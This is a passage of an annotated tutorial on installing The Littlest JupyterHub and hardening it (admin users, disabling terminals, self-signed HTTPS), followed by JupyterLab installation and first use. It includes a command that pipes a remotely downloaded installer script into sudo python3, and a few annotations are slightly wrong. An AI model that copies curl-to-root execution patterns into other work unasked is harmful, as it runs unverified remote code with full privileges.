

    Type server_ip/hub/admin# in the web browser

    The software version does match the pip website

    To update to the latest version, you can run this command in the terminal (Do not run this in JupyterHub)

    curl # Command-line tool used to download data from a URL
    -L # Tells curl to follow redirects (the URL may redirect to another location
    https://tljh.jupyter.org/bootstrap.py # The URL of the bootstrap installer script for
    | # pipe, sends the downloaded script directly to another command instead of saving it to a file.
    sudo # Runs the next command with administrator (root) privileges, required to install system services and packages.
    python3 # Uses the system’s Python 3 interpreter to execute the script
    – # Tells Python to read the script from standard input (stdin) (i.e., from the pipe
    –version=latest # Argument passed to bootstrap.py, instructing it to install the latest TLJH release

    (VM) $ curl -L https://tljh.jupyter.org/bootstrap.py | sudo python3 - --version=latest

    Hardening JupyterHub Server (Change default credentials or adding regular users)

    Type server_ip/hub/admin# in the web browser. If you used default usernames and passwords, you can change them from here (Remember, do not use default usernames and passwords in production environments – You can have default credentials in testing environments, but not production environments).

    Also, you can manage the users using tljh-config

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    add-item # A subcommand that adds a value to a list-type configuration setting.
    users.admin # The configuration key that stores the list of JupyterHub admin users.
    <username> # The Linux/JupyterHub username you want to grant admin privileges to (Replace this with the actual username.

    (VM) $ sudo tljh-config add-item users.admin <username>

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.

    (VM) $ sudo tljh-config reload

    Or, you can delete a use

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    add-item # A subcommand that adds a value to a list-type configuration setting.
    users.admin # The configuration key that stores the list of JupyterHub admin users.
    <username> # The Linux/JupyterHub username you want to delete (Replace this with the actual username.

    (VM) $ sudo tljh-config remove-item users.admin <username>

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.

    (VM) $ sudo tljh-config reload

    Hardening JupyterHub (Disabling Features)


    To disable accessing the terminal (This does not disable magic commands – threat actors can still utilize magic commands)

    Generate jupyter_notebook_config.py and move it to /opt/tljh/user/etc/jupyter

    /opt/tljh/user/bin/jupyter # The Jupyter executable from TLJH’s user Python environment (not the system Python).
    notebook # Runs the classic Jupyter Notebook application (not JupyterLab).
    –generate-config # Tells Jupyter to create a default configuration file and then exit.

    (VM) $ /opt/tljh/user/bin/jupyter notebook --generate-config
    Writing default config to: /home/<change this to the current username>/.jupyter/jupyter_notebook_config.py

    sudo # Runs the command with administrator (root) privileges because you are moving a file into a system-managed directory.
    mv # The Linux command to move or rename files.
    /home/<username>/.jupyter/jupyter_notebook_config.py # The source file: a Jupyter Notebook configuration file generated earlier.
    /opt/tljh/<username>/etc/jupyter/ # The destination directory for TLJH-managed Jupyter configuration.

    (VM) $ sudo mv /home/test/.jupyter/jupyter_notebook_config.py /opt/tljh/user/etc/jupyter/

    After that, change the #c.ServerApp.terminals_enabled = False to c.ServerApp.terminals_enabled = False in the copied file /opt/tljh/user/etc/jupyter/jupyter_notebook_config.py

    sudo # Runs the command with administrator (root) privileges because you are moving a file into a system-managed directory.
    nano # A simple command-line text editor in Linux.
    /opt/tljh/user/etc/jupyter/jupyter_notebook_config.py # The system-wide Jupyter Notebook configuration file for TLJH

    (VM) $ sudo nano /opt/tljh/user/etc/jupyter/jupyter_notebook_config.py

    Reload JupyterHub

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.

    (VM) $ sudo tljh-config reload


    Now, the terminal is removed


    Hardening JupyterHub (Enabling HTTPS)

    We will be using a self-signed cert for HTTPS using the openssl command

    mkdir # Linux command to create a new directory – folder).
    /etc/https # The path for the new directory you want to create.

    (VM) $ mkdir /etc/https

    cd # Linux command to change the current directory in the terminal.
    /etc/https # The path to the directory you want to switch to.

    (VM) $ cd /etc/https

    sudo # Runs the command with administrator privileges, necessary because you’re creating files in a system directory (/etc/https)
    openssl # The OpenSSL tool, used to generate SSL/TLS certificates, keys, and handle encryption.
    req # Command to create a certificate signing request (CSR) or self-signed certificate.
    -x509 # Creates a self-signed certificate instead of generating a CSR to send to a certificate authority.
    -newkey rsa:4096 # Generates a new RSA key pair with 4096-bit encryption.
    -keyout key.pem # Specifies the filename for the private key.
    -out cert.pem # Specifies the filename for the certificate itself.
    -sha256 # Uses the SHA-256 hash algorithm for signing the certificate.
    -days 3650 # Sets the certificate validity to 3650 days (~10 years).
    -nodes # Stands for “no DES” — the private key will not be encrypted with a passphrase. Needed for services that start automatically, like JupyterHub, so you don’t have to type a password on startup.
    -subj “/C=US/ST=Washington/L=Vancover/O=CompanyName/OU=CompanySectionName/CN=CommonNameOrHostname” # Provides certificate details in a single line, C: Country (US), ST: State (Washington), L: City (Vancover), O: Organization (CompanyName), OU: Organizational Unit (CompanySectionName), CN: Common Name or Hostname (e.g., example.com or your server IP))

    (VM) $ sudo openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 3650 -nodes -subj "/C=US/ST=Washington/L=Vancover/O=CompanyName/OU=CompanySectionName/CN=CommonNameOrHostname"

    sudo # Runs the command with administrator privileges. Needed because /etc/https is a system directory.
    chown # Linux command to change the ownership of files and directories.
    root # Specifies the new owner.
    -R # Stands for recursive. Applies the ownership change to all files and subdirectories inside /etc/https.
    /etc/https # The directory to change ownership for and everything inside it).

    (VM) $ sudo chown root -R /etc/https

    sudo # Runs the command with administrator privileges because /etc/https is a system directory.
    chmod # Linux command to change file permissions.
    0600 # Permission mode in octal format. Only root can read/write the files; nobody else can access them: Owner (root) → read & write (6), Group → no permissions (0), Others → no permissions (0)
    -R # Stands for recursive. Applies permissions to all files and subdirectories under /etc/https.
    /etc/https # The directory being modified, containing your SSL certificate and private key

    (VM) $ sudo chmod 0600 -R /etc/https

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    set # A subcommand that sets a configuration key to a specific value.
    https.tls.key # The configuration key specifying the path to the TLS private key for HTTPS.
    /etc/https/key.pem # The path to the private key file you generated earlier. This file must be readable by root, which it is, because of chmod 600

    (VM) $ sudo tljh-config set https.tls.key /etc/https/key.pem

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    set # A subcommand that sets a configuration key to a specific value.
    https.tls.cert # The configuration key specifying the path to the TLS certificate for HTTPS
    /etc/https/cert.pem # The path to your SSL certificate file you generated earlier. This file must be readable by root, which it is, because of chmod 600

    (VM) $ sudo tljh-config set https.tls.cert /etc/https/cert.pem

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    set # A subcommand that sets a configuration key to a specific value.
    https.enabled # The TLJH configuration key that turns HTTPS on or off
    true # Sets the value of https.enabled to true, enabling HTTPS for JupyterHub

    (VM) $ sudo tljh-config set https.enabled true

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.
    proxy # Specifies that only the reverse proxy service should be reloaded

    (VM) $ sudo tljh-config reload proxy


    Type the IP address of the JupyterHub Server and create an exception for the self-signed certification

  • JupyterLab

    JupyterLab

    JupyterLab

    JupyterLab is an open-source web-based interactive development environment primarily used for data science, scientific computing, and machine learning. It allows users to create and manage interactive documents that combine live code, visualizations, equations, and narrative text in a single workspace. These documents are saved with the .ipynb extension, which stands for IPython Notebook, reflecting its origins in the IPython project.

    Unlike traditional text editors or IDEs, JupyterLab provides a highly flexible interface that lets users open multiple notebooks, terminals, text files, and data viewers simultaneously in tabs or split screens. It supports numerous programming languages, with Python being the most common, and offers extensive integration with libraries for data analysis, plotting, and machine learning, such as NumPy, pandas, Matplotlib, and TensorFlow.

    Key features of JupyterLab include:

    • Interactive code execution: Run code in real-time, see outputs immediately, and modify code cells independently.
    • Rich media support: Embed images, videos, interactive plots, and LaTeX equations directly within notebooks.
    • Extensible interface: Customize the environment with extensions like version control, debugging tools, or additional language kernels.
    • Collaboration and sharing: Notebooks can be shared with others, exported to multiple formats (HTML, PDF, Markdown), or run on cloud platforms like Google Colab or Binder.

    Overall, JupyterLab is a powerful tool for data exploration, analysis, and presentation, combining code execution and documentation into a single cohesive platform.

    Installing JupyterLab on Windows

    1. Install Python (Make sure to check mark the Add Python X To Path in the installation window)
    2. Go to the CMD and install jupyterlab using pip install jupyterlab

    Installing JupyterLab on Linux-based OS (Ubuntu)

    1. Go to the terminal
      1. Install Python using sudo apt-get install python3
      2. Install pip using sudo apt-get install python3-pip
      3. Install jupyterlab using pip3 install jupyterlab

    Installing JupyterLab on MacOS

    1. Go to the terminal
      1. Install jupyterlab using pip3 install jupyterlab

    In some operating systems, such as Windows, the pip command is aliased to pip3.

    Alternatives

    *If you are having issues with installing JupyterLab, use, use Visual Studio Code or any environment that supports that


    Running JupyterLab

    You can use the interactive interface using the JupyterLab command in the terminal or command line interpreter. That command takes different switches, and the one that we will use is lab (You may need to elevate privileges). You may need to close the terminal or CMD before running the jupyterlab command because new environment variables are added (the easiest way to refresh them is to simply close the terminal or CMD and open it again).

    jupyter # Main Jupyter command-line tool
    lab # Subcommand to launch the JupyterLab interface

    (Host) jupyter lab

    or

    python # Starts the Python interpreter
    -m # Tells Python to run a module as a script, instead of running a .py file
    jupyterlab # The name of the Python module being executed

    (Host) python -m jupyterlab
    ...
    ...
    ...
    [C 2023-09-23 13:06:53.906 ServerApp] 
     
        To access the server, open this file in a browser:
            file:///Users/pc/Library/Jupyter/runtime/jpserver-5633-open.html
        Or copy and paste one of these URLs:
            http://localhost:8889/lab
            http://127.0.0.1:8889/lab


    The browser will open and show the interactive interface. If the browser did not open, you can open the browser and open the URL shown from the terminal or command line interpreter


    Create a Jupyter Notebook


    You can create a notebook by clicking on File, then New, then Notebook. Or, you can click on the following icon


    You can change the newly created file name by right-clicking on the file tab, then Rename Notebook


    In the notebook file, make sure that code is selected and type print("test")


    To execute the code, click the play icon; your code will run, and the result is shown in the next line. You can re-execute this block as many times as you want


    Magic Commands

